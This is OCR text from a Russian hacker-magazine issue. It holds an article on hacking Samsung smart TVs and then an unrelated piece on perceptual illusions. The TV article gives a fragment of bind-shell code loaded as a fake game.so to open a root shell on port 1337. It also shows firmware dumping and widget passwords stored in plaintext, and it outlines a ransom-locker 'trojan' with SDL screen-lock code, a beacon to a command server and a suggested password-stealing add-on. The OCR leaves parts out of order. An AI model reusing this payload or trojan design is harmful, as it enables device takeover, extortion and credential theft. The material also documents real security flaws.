Записываем ранее скопированный, оригинальный или исправленный образ, находящийся на флэшке: `bml.restore /dev/bml0/5 /dtv/usb/sd1/Image.img`.

Через загрузчик u-boot.
В самых сложных ситуациях необходимо восстановление через загрузчик u-boot. Первым делом нужно зайти в сервисное меню телевизора, для чего требуется при выключенной железке быстро нажать кнопки на пульте ДУ [INFO] [MENU] [MUTE] [POWER]. Затем в пункте «Control → Suboption → Rs232 jack» нужно выбрать «Debug», а в меню «Control → Suboption → Watchdog» нужно вырубить «сторожевого пса», чтобы он не перезагружал устройство во время доступа к u-boot.
Дампы блоков памяти нужно разместить на флэшке по особым правилам:
• файловая система на флешке должна быть FAT32;
• дампы должны находиться в директории /update;
• имена дампов должны соответствовать приведенным ниже:

```
/dev/bml0/1  onboot.bin
/dev/bml0/2  u-boot.bin
```

```
U-Boot 1.1.6 (Dec 12 2008 - 15:55:34)

DRAM:  128 MB
**************** device info ******************
nPgsPerSLCBlk = 128
nPgsPerMLCBlk = 256
nSctsPerPg = 8
nNumOfUsBlks = 994
OneNAND[booting] mode / clk = S / 50Mhz
************************************************
TinyBML[0] open success
env_relocate_spec
Success loading partition
Environment Data loading success!!
No ethernet found.
In:    serial
Out:   serial
Err:   serial
Net:   RTL8139#0
Hit any key to stop autoboot:  0

===============================
===============================
     BOOTROM DEBUG SESSION
===============================
1. ENVIRONMENT SETUP

2. SHOW PARTITION

===============================
0. JUMP TO UBOOT PROMPT
r. REBOOT
===============================
===============================
SELECT COMMAND:
```

Меню загрузчика

```
/dev/bml0/3  uboot_env.bin
/dev/bml0/4  fnw.bin
/dev/bml0/5  Image
/dev/bml0/6  rootfs.img
/dev/bml0/7  boot.img
```

Теперь можно соединяться. Подключив кабель и открыв консоль, включаем зомбоящик. В консоли должен появиться лог загрузчика, а в конце — сообщение «Hit any key to stop autoboot». В меню лоадера выбираем пункт под номером 0, это запустит консоль. Для ознакомления с доступными командами можно набрать «help».
Подключаем usb-флешку и сканируем устройства: `bbmusb.`
Теперь выбираем номер блока, который нужно восстановить – например, kernelimage (4). Далее вводим имя файла, в котором содержится образ ядра (в нашем случае – «Image»), после этого начинается запись образа ядра в память. По окончании перезагружаемся и проверяем, как прошла операция.

```
  dup2 ( cli, 2 );
  execl ( "/bin/sh", "sh", NULL );
}
```

Компиляция элементарна:

```
arm-linux-gccbindshell.c -fPIC -shared -o game.so
```

Запуск злокода

Для запуска бинд-шелла нужно положить в корень флэшки папку с файлами game.so (который получили на прошлом этапе)и clmeta.dat (его можно взять от любой другой игры).
После этого нужно подключить флешку к телевизору и запустить игру в меню автозапуска. В качестве результата работы бинд-шелла ты

```
# top

Mem: 102124K used, 195700K free, 0K shrd, 5396K buff, 49188K cached
Load average: 3.00 3.01 3.00  (Status: S=sleeping R=running, W=waiting)
  PID USER     STATUS   RSS  PPID %CPU %MEM COMMAND
  646 root     R N      720   550  0.5  0.2 top
   44 root     S N    43380    43  0.3 14.5 exeDSP
  501 root     S N    27300    44  0.0  9.1 exeDSP
  550 root     S N      496   513  0.0  0.1 sh
   31 root     S        356    25  0.0  0.1 rc.local
   25 root     S        344    24  0.0  0.1 rc.local
   43 root     S        320    31  0.0  0.1 rc.local
   24 root     S        284    23  0.0  0.0 rcS
    1 root     S        264     0  0.0  0.0 init
   18 root     SW         0    13  0.0  0.0 pdflush
   55 root     SWN        0     1  0.0  0.0 aeMsgTask0
  222 root     Z N        0     1  0.0  0.0 arping
    2 root     SW         0     1  0.0  0.0 posix_cpu_timer
    3 root     SW         0     1  0.0  0.0 softirq-high/0
    4 root     SW         0     1  0.0  0.0 softirq-timer/0
    5 root     SW         0     1  0.0  0.0 softirq-net-tx/
```

Список процессов

```
# mount
/dev/root on / type squashfs (ro)
none on /proc type proc (rw)
none on /sys type sysfs (rw)
none on /dev/sam type tmpfs (rw)
none on /dtv type tmpfs (rw)
/dev/tbml7 on /mtd_boot type squashfs (ro)
none on /mtd_ram type tmpfs (rw)
/dev/stl0/14 on /mtd_rwarea type rfs (rw)
/dev/tbml8 on /mtd_exe type rfs (ro)
/dev/tbml9 on /mtd_appdata type squashfs (ro)
/dev/stl0/13 on /mtd_tlib type rfs (rw)
/dev/stl0/15 on /mtd_contents type rfs (rw)
/dev/stl0/16 on /mtd_down type rfs (rw)
/dev/stl0/12 on /mtd_wiselink type rfs (rw)
/dev/stl0/17 on /mtd_swu type rfs (rw)
none on /proc/bus/usb type usbfs (rw)
/dev/sda on /dtv/usb/sda type vfat (rw,sync,fmask=0022, \
    dmask=0022,codepage=cp437,iocharset=utf8,shortname=mixed)
```

Вывод команды mount

должен получить черный экран на телевизоре и открытый шелл на 1337 порту. Успех работы бинд-шелла проверяется простой командой:

```
$ telnet 192.168.1.2 1337
```

Имея опыт работы со встраиваемыми системами, я сразу подумал, что в устройстве используется busybox — популярный простенький шелл с набором основных консольных утилит. Запустив эту оболочку командой busybox, я увидел традиционный help, в котором была информация об ОС и список доступных программ, включающий даже vi.

Внутренности системы

В корне файловой системы я сразу заметил кучу mtd_*-директорий: это точки монтирования блоков flash-памяти. Версия ОС как всегда на своем месте:

```
# cat /proc/version
[28_64_512] Linux version 2.6.18_SELP-ARM (ksh921@sp) (gcc
version 4.2.0 20070514 (GPL2) (SELP 4.2.0-3.0.5.custom 2007-
10-31(14:53))) #81 PREEMPT Mon Jun 22 10:10:31 KST 2009
```

Интересно взглянуть и на файл passwd:

```
# cat /etc/passwd
root::0:0:Root,,,:/:/bin/sh
```

Вот так, даже без пароля. Подробнее о железе можно узнать из лога загрузки, да и вообще туда следует заглядывать всегда, помогает понять общую картину строения девайса:

```
# dmesg
```

Теперь интересные части лога:

```
<5>CPU: ARMv6-compatible processor [410fb767] revision 7
(ARMv6TEJ), cr=00c5387f
<4>Machine: Samsung-SDP83 Eval. Board(64bit 512MB)
<6>SDP83 Core Clock: 600.0Mhz
<6>SDP83 DDR2 Clock: 399.937Mhz
```

А телевизор оснащен неплохо: ARMv6 600Mhz, DRRII 400Mhz 512MB. Буквы «TEJ» здесь означают следующее:

- T: Поддержка THUMB-режима процессора. В этом режиме исполняются инструкции длиной 16 бит (в нормальном режиме – 32). Режим этот нужен для оптимизации программ по размеру.
- E: Enhanced DSP instructions.
- J: Jazelle DBX (Direct Bytecode eXecution) — семейство замечательных технологий, разработанных компанией ARM для аппаратного ускорения выполнения Java байт-кода. В процессор добавляется специальный сопроцессор, который аппаратно преобразует байт-код в инструкции основного процессора. В результате осу-

Вывод команды df

```
# df -h
Filesystem                Size      Used Available Use% Mounted on
/dev/tbml6                3.1M      3.1M         0 100% /
none                     10.0M      8.0k     10.0M   0% /dtv
/dev/tbml7              896.0k    896.0k         0 100% /mtd_boot
none                     10.0M         0     10.0M   0% /mtd_ram
/dev/stl0/14             11.0M      1.7M      9.3M  16% /mtd_rwarea
/dev/tbml8               60.0M     50.9M      9.0M  85% /mtd_exe
/dev/tbml9               28.4M     28.4M         0 100% /mtd_appdata
/dev/stl0/13            189.0M    164.2M     24.8M  87% /mtd_tlib
/dev/stl0/15             50.0M      1.7M     48.2M   3% /mtd_contents
/dev/stl0/16             87.9M      9.5M     78.4M  11% /mtd_down
/dev/stl0/12            149.0M    224.0k    148.8M   0% /mtd_wiselink
/dev/stl0/17             87.0M    176.0k     86.8M   0% /mtd_swu
/dev/sda                  3.7G    576.0k      3.7G   0% /dtv/usb/sda
```





ществляется значительное ускорение выполнения Java-кода.
В списке процессов не было почти ничего интересного, за исключением процесса exeDSP — это управляющая программа.
Список модулей ядра:

```
# lsmod

rt73          354092  0xbf531000
rt2870sta     674644  0xbf48b000
usb_storage   37796   0xbf480000
ohci_hcd      18692   0xbf47a000
ehci_hcd      29992   0xbf471000
usbcore       129064  0xbf450000
usb_fault     4380    0xbf44d000
8139too       23296   0xbf446000
samdrv        3875988 0xbf092000
rfs           71688   0xbf07f000
fsr_stl       251448  0xbf040000
fsr           257756  0xbf000000
```

Сверху вниз: первые 2 модуля — драйверы фирменных Wi-Fi адаптеров Samsung. Компания специально убрала поддержку сторонних адаптеров, чтобы потребителям пришлось покупать «родные» карточки по высокой цене. Следующие пять модулей реализуют поддержку usb; далее идет драйвер сетевой карты; samdrv — драйвер телевизора; следующий по списку — модуль поддержки файловой системы Samsung, fsr* — модули доступа к памяти.

Файловая система

Руководствуясь данными mount, df и содержанием файла /sbin/update.sh, я собрал полезную информацию о структуре файловой системы нашего телевизора:
• /dev/tbml6, squashfs, ro, / — корневая файловая система;
• /dev/tbml7, squashfs, ro, /mtd_boot — содержит управляющую программу MinicomCtrl, несколько стартовых скриптов и модули ядра;
• /dev/tbml8, rfs, ro, /mtd_exe – содержит множество файлов, в том числе управляющую программу exeDSP, драйвер samdrv.ko, библиотеки;
• /dev/tbml9 squashfs, ro, /mtd_appdata – содержит служебные файлы;
• /mtd_tlib — MediaContent — галерея, игры и прочее;
• /mtd_down — содержит загруженные виджеты;
• /dtv/usb/sd* — точки монтирования usb-flash.
Как видно, тут используются два типа ФС: squashfs и rfs. Squashfs предоставляет доступ к данным только в режиме ReadOnly, поэтому для модификации данных нужно слить дамп на внешний носитель, распаковать, изменить данные и залить исправленный образ назад на устройство.
Заметив среди точек монтирования свою флешку, я решил сдампить на нее все интересное для дальнейшего изучения и модификации. Первым делом я забрал дамп корневой файловой системы:

```
# cat /dev/tbml6 > /dtv/usb/sda/rootfs.img
```

Сдампив по аналогии все что было можно, я отправился бродить по директориям. Вот наиболее интересные места и файлы, которые я обнаружил:
• /mtd_exe/GAME_LIB/ — SDL-библиотеки, используемые играми для вывода звука\графики;
• /mtd_exe/InfoLink/keyconfig — биндинги клавиш пульта дистанционного управления, при просмотре содержимого сразу видно «костыль» — биндинги к клавишам обычной клавиатуры;
• /mtd_appdata/resourse — звуки включения (on.mp3), выключения (off.mp3), сброса до заводских настроек (factory_reset_bell.mp3) и звук, проигрываемый при тесте (self.mp3).

Распаковка

Корневая файловая система распаковывается элементарно:

```
$ unsquashfsrootfs.img
```

А как быть с /mtd_exe? Файловая система RFS создана на базе FAT16, поэтому ничего распаковывать не требуется, нужно просто ее смонтировать:

```
$ mkdirmtd_exe
$ mount mtd_exe.img ./mtd_exe -o loop
$ ls -la mtd_exe
```

Теперь у нас есть возможность изменять любые данные внутри этих дампов: например, можно легко сменить ненавистные звуки включения/выключения устройства (/mtd_appdata/resourse) или перенастроить значение клавиш пульта ДУ (/mtd_exe/InfoLink/keyconfig).


Троян для телевизора

Речь пойдет только о концепции трояна, никакого законченного решения здесь нет. Моей целью является просто пофантазировать на эту тему и показать, как примерно может выглядеть вредоносный софт для современных телевизоров. Прежде всего, что вообще может делать такой троян? Вот сходу три годные идеи:

1. Блокиратор телевизора
Все помнят веселый замес с троянами типа Winlock. Тупой софт, блокирующий работу компьютера и предлагающий снять ограничения платной SMS'кой, позволил злым парням заработать миллионы долларов. Ничто не мешает развить эту идею на новые платформы, и телевизоры — точно не худший вариант для этого. Представь: «Телевизор заблокирован, для разблокирования отправьте sms на номер XXXX». Как ты скоро убедишься, написать такой «троян» довольно просто.
2. Рекламный трой
Идея простая — классическая adware, рекламный трой, показывающий рекламу во время просмотра телека или использования меню.
3. DDoS/спам-бот
Любой современный телевизор — это прежде всего обычный компьютер на базе Linux. И, само собой, он легко может выполнять любой привычный троянописателям функционал наподобие рассылки спама, участия в DDoS-ботнетах и так далее.

Теперь расскажу, как подобные трои могут работать. В качестве примера я решил взять блокиратор: это довольно простой и показательный пример. Для вывода графики в телевизоре используется библиотека SDL. Документация к этой библиотеке есть и на русском языке. Все стартовые скрипты расположены на блоках с RO-доступом, без правки дампов не обойтись. Но есть еще один вариант — автозапуск через виджеты или игры. Не обязательно инфицировать игру, можно просто переименовать game.so, а вместо него положить рядышком wrapper с полезной нагрузкой, который в форке запустит игру, чтобы не нервировать пользователя.
Итак, принцип работы трояна. Стартовав, первым делом fork'аемся на 2 процесса: первый будет выводить графику, второй — отстукиваться на управляющий сервер. Инициализация графики в телевизоре должна проходить примерно таким образом:

```
#define VIDEO_X        1920
#define VIDEO_Y        1080
#define VIDEO_BPP      32
```



Окно программы UPnP-Inspector

```
#define SCREEN_FLAGS     0

...
flog = fopen("/dev/kmsg", "a+");
...

int init_video(void)
{
  if(SDL_Init(SDL_INIT_VIDEO) == -1 )
  {
    printf(flog, "Fail with SDL_Init: %s.\n", SDL_GetError());
    return 0;
  }

  atexit(SDL_Quit);

  if(!(screen = SDL_SetVideoMode(VIDEO_X, VIDEO_Y,
    32, SCREEN_FLAGS)))
  {
    fprintf(flog, "Fail with SDL_SetVideoMode: %s.\n",
      SDL_GetError());
    return 0;
  }
  return 1;
}
```

Далее нужно вывести сообщение вроде «Телевизор заблокирован, отправьте SMS...». Проще всего загрузить изображение с этим текстом, плюс можно еще и пофантазировать вдоволь. Делается это очень просто:

```
int draw_image()
{
   if(!(image = SDL_LoadBMP("/mtd_down/locker/fuckup.bmp")))
   {
      printf("Fail with LoadBMP: %s.\n", SDL_GetError());
      return 0;
    }
    SDL_BlitSurface(image, NULL, screen, NULL);
    return 1;

}
```

Функция SDL_BlitSurface() «накладывает» загруженное изображение на экран. Графическая часть трояна готова. С сетевой частью проблем не будет — обычные сокеты, никакой экзотики.

Недостатки Internet@TV

В оболочке телевизора есть интерфейс «Internet@TV» — это своего рода каталог интернет-виджетов: AccuWether, Youtube, Twitter, Facebook. Я поставил Twitter: мне было интересно посмотреть, как тут все устроено в плане безопасности.

Вбив свой логин с паролем в виджет Twitter, я зателнетился к телевизору, чтобы поискать, как хранятся пароли от моего твиттера. Исследуя каталог /mtd_down/common, я нашел папку с многообещающим названием WidgetMgr. Внутри лежали файлы cpdata1.dat и localId.dat. Как выяснилось, именно в этих файлах и хранились в открытом виде пароли от виджетов:

```
# cat localId.dat
hm     1111    cpdata1.dat
# cat cpdata1.dat
Twitter HellMilitiaFuckUAll
```

Поясню немного назначение файлов: localId содержит параметры «общей» учетной записи, по одной на строку. Формат прост — login:pin:passwd_file.

Файл с pdataN (где N — номер «общей» учетной записи, этих файлов может быть несколько), содержит пароли к виджетам в открытом виде. Все, теперь ты можешь добавить к нашему «трояну» функционал для кражи сохраненных в телевизоре паролей от интернет-сервисов.

Оксана Андреева (oriyana@xpsycho.ru)
Андрей Матвеев (andrushock@real.xakep.ru)



PSYCHO: КАЛЕЙДОСКОП ИЛЛЮЗИЙ

Зачастую все не так, как кажется... или ностальгия по статьям Криса Касперски

Даже будучи самым трезвым и проницательным циником с невероятно высоким IQ, ты никогда не сможешь воспринимать реальность на 100% объективно. Хочешь знать, почему?

Что мы знаем об иллюзиях, кроме того, что они являются субъективными и вставляют чуть меньше, чем галлюцинации? Да практически ничего. А что мы будем считать иллюзией? Нечто, что не соответствует реальному положению вещей, частично или полностью. И в этом разрезе почти все можно считать иллюзией, так как даже трехмерные объекты воспринимаются только со своего угла зрения, и то, что шар — это шар, а не плоский круг, мы домысливаем уже сами, исходя из опыта осязания и расположения теней.

Физиологическая подоплека

В одной из прошлых статей мы говорили о том, что наш мозг работает не на 100%, а где-то на 7-10%, чтобы не переистощаться. Иллюзии — это как раз адаптационная функция мозга, реализуемая через органы чувств, которые воспринимают не все подряд, а только то, что нужно для выживания. Причем «выживать» нам приходится во многих направлениях, о которых сейчас поговорим подробнее.

Зрительные иллюзии


Наши глаза подобно сканерам совершают считывающие движения и передают информацию в мозг. Мозг на основе этих данных строит целостную картинку, исходя из уже имеющегося опыта. Не всегда можно разглядеть все подробности видимого изображения, поэтому мозг сам дорисовывает недостающие детали, а иногда и вообще дополняет такими, которых нет в помине, но очень хочется увидеть. Классический пример — рис. «Дельфины или...», где взрослый человек увидит обнаженных людей, а маленький ребенок — дельфинчиков, ведь другого опыта у него нет, так что его мозг сведет изображение к знакомому образу. Зрительные иллюзии вызваны механизмами, которые отвечают за постоянство видимых форм и размеров. Существуют различные виды иллюзий:

• физиологические — например, распространение возбуждения по сетчатке, которая отвечает за восприятие светлых предметов на темном фоне как более крупных, чем таких же черных на светлом фоне;
• вертикальные линии кажутся длиннее, чем горизонтальные такой же длины;
• иллюзия контраста (иллюзия Эббингауза), при которой один и тот же предмет воспринимается как более крупный среди маленьких фоновых предметов и как более мелкий — среди больших;
• иллюзия Мюллера-Лайера, когда одинаковые по размеру фигуры воспринимаются как различные в зависимости от их завершения;
• иллюзия Цельнера — хитрый вид штриховки, когда параллельные линии кажутся не параллельными;
• автокинетическая иллюзия (см. рисунок) — наши любимые кружочки и полосочки, которые якобы вращаются, куда-то едут или вибрируют (если понаблюдать, то иллюзия чаще всего достигается за счет затемнения и высвечивания мелких частиц рисунка, причем «движение» происходит в затемненную сторону);
• иллюзию движения неподвижных объектов, находящихся в разных точках пространства, используют при создании мультфильмов.

Почему так происходит?
Органы восприятия и мозг не могут одновременно принять, обработать и запомнить все признаки воспринимаемого объекта, поэтому довольствуются только самыми ключевыми, на основе которых строят целостную картину.
И она отличается от реальной именно разницей тех самых недовоспринятых деталей. Более того, в разных контекстах набор воспринятых сигналов может интерпретироваться также по-разному.

Слуховые иллюзии

Практически любой звук, поступающий извне и улавливаемый слуховыми рецепторами, мы стараемся соотнести с каким-либо источником, причем чаще всего используем для этого уже полученный ранее опыт. Более того, первичным в этом соотношении является предполагаемое расстояние, на котором находится источник. В итоге неконкретный шум часто воспринимается как разговор или музыка где-то вдали, а, наоборот, сильный шум на далеком расстоянии может казаться шорохом вблизи. Интересную слуховую иллюзию описывает давно гуляющий по Сети «баян» — рассказ ученого Вильяма Джемса о том, как он перепутал храп своей комнатной собачки с шагами на чердаке: близкий тихий звук воспринимается как отдаленный громкий, а ассоциации и опыт помогают дорисовать воображаемую картину.
И, наверное, наиболее известная и популярная с самого детства слуховая иллюзия — раковина возле уха: трансформированный звук окружающей среды (грохот машин, разговоры людей, порывы ветра) после обработки ракушкой звучат как шум морского прибоя.
Еще одна особенность наших ушей: мы легко можем различить,




Автокинетическая иллюзия

слева или справа, снизу или сверху поступает звук, но испытываем большие трудности в локализации, если он прозвучит спереди или сзади. Почему так происходит, догадаться нетрудно.
Эту ошибку восприятия исправил Хьюго Зукарелли — создатель холофонической звуковой технологии (goo.gl/iuzQL). Ты пропустил многое, если до сих пор не слышал такие записи (обычно они слушаются в хороших наушниках и с закрытыми глазами). Звук поступает таким образом, что ты чувствуешь его передвижение в разных направлениях: у тебя над головой шелестит газета, парикмахер чикает ножницами, вокруг головы летает тарахтящий коробок со спичками...

